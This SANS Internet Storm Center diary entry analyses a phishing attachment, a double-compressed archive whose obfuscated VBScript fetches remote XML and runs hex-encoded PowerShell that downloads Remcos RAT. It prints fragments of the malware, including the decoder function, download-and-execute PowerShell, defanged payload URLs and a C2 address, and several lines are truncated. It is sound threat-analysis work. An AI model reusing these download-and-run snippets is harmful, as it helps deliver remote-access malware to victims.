SANS ISC: Remcos RAT Delivered Through Double Compressed Archive - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training SANS ISC InfoSec Forums

isc.sans.edu/forums/diary/Remcos+RAT+Delivered+Through+Double+Compressed+Archive/28354/


Remcos RAT Delivered Through Double Compressed Archive

One of our readers shared an interesting sample received via email. Like him, if you get access to interesting/suspicious data, please share it with

The file was received as an attachment to a mail that pretended to be related to a purchase order. The file was called “P0-65774383__pdf.tar.lz” (

```
remnux@remnux:/MalwareZoo/20220215$ lunzip -l P0-65774383__pdf.tar.lz
   uncompressed      compressed   saved  name
          10240            1362  86.70%  P0-65774383__pdf.tar.lz
remnux@remnux:/MalwareZoo/20220215$ file P0-65774383__pdf.tar.lz
P0-65774383__pdf.tar.lz: lzip compressed data, version: 1
```

This is a strange way to deliver the payload because files with the extension '.lz' are not supported by default on Windows systems. There is no to


P0-65774383__pdf.tar.lz
How do you want to open this file
Look for an app in the Store
More apps ↓
Always use this app to open .lz files
OK

Let’s decompress it and untar it:

```
remnux@remnux:/MalwareZoo/20220215$ lunzip P0-65774383__pdf.tar.lz
remnux@remnux:/MalwareZoo/20220215$ file P0-65774383__pdf.tar
P0-65774383__pdf.tar: POSIX tar archive (GNU)
remnux@remnux:/MalwareZoo/20220215$  tar xvf P0-65774383__pdf.tar
./
./Protected Client.vbs
```

The ‘Protected Client.vbs’ script is nicely obfuscated.

Sensitive strings (that could reveal the purpose of the script) are encoded and decoded using the following function:

```
Private Function MpGGKjWFHKaZCsd(sData)
  For iChar = 1 To Len(sData) Step 2
    pGwFuYQQKTRe = Chr("&H" & Mid(sData, iChar, 2))
    fQMBscV = fQMBscV & pGwFuYQQKTRe
  Next
  MpGGKjWFHKaZCsd = fQMBscV
End Function
```

It’s a simple hex-encoding! Nothing fancy! But the interesting technique is the following, based on GetObject[1]. This function is used to obtain a r

```
Set YXHivrLSJ = GetObject(“new:F5078F32-C551-11D3-89B9-0000F81FE221”)
```

This UUID correspond to the ProgID 'MSXML2.XMLHTTP.3.0' as referenced in the Microsoft documentation[2].

Then, the object is populated with malicious content loaded from the following URL:

```
Execute("YXHivrLSJ.Load “hxxp://kastex[.]me/bkp/ybn.jpg'
Execute("YXHivrLSJ.transformNode (YXHivrLSJ)")
```

The URL returns the XML content expected by the object. The file contains a Powershell payload, again hex-encoded:

```
var yy=r.ShellExecute("powershell.exe",nm12er7fdffff("2467663D283030313030313030302C30313030303130312C30313131303031302C303131313130303130
```

Once extracted, it contains:

```
$uJmg=
(01100110,01110101,01101110,01100011,01110100,01101001,01101111,01101110,00100000,01110100,01001101,01000011,01100110,01101011,0101001
1001,
...
,00001010,01111101) | %{ [System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2)) };I`E`X([system.String]::Join('', $uJ
```

Decode and beautified, we have this code:

```
$ErrorActionPreference = 'SilentlyContinue';
$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;
'[void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic')'|IEX;
do {
   $ping = test-connection -comp google.com -count 1 -Quiet
} until ($ping);
$tty='(NewObject Net.WebClient)' | IEX;
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'DownloadString',[Microsoft.VisualBasic.CallType]::Method,'hxxp://www[.]srbi
```

The site has already been cleaned and the payload deleted but, with a bit of hunting on VT, it’s possible to get a copy of the payload. It’s another p
analysis, it's a Remcos[3] RAT sample (C2: notme[.]linkpc[.]net:4376).

[1] https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/getobject-function
[2] https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms766426(v=vs.85)
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos

Xavier Mertens (@xme)
Xameco
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key

I will be teaching next: Reverse-Engineering Malware: Malware Analysis Tools and Techniques - SANS London June 2022